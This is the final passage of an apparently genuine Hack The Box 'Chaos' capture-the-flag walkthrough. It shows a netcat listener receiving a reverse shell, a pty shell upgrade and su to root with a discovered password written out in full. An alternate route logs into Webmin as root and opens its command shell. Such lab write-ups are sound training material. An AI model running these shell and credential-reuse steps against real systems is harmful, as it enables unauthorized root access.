root@Ubuntu:~/Documents/HTB/Chaos# nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from chaos.htb 34212 received!
/bin/sh: 0: can't access tty; job control turned off
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$ su -
su -
Password: Thiv8wrej~

root@chaos:~# wc -c root.txt
wc -c root.txt
33 root.txt
root@chaos:~#
```


ALTERNATE WAY TO ROOT

In case if the password didn't let us su to root directly, we can gain a root shell from the webmin console at port 10000 as the credentials suggested.

Browse to https://chaos.htb:10000 and use `root:Thiv8wrej~` to login.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Once logged in, click on “Others” on the dashboard menu and then select command shell.



And a command shell pops up which can be used to issue commands as root.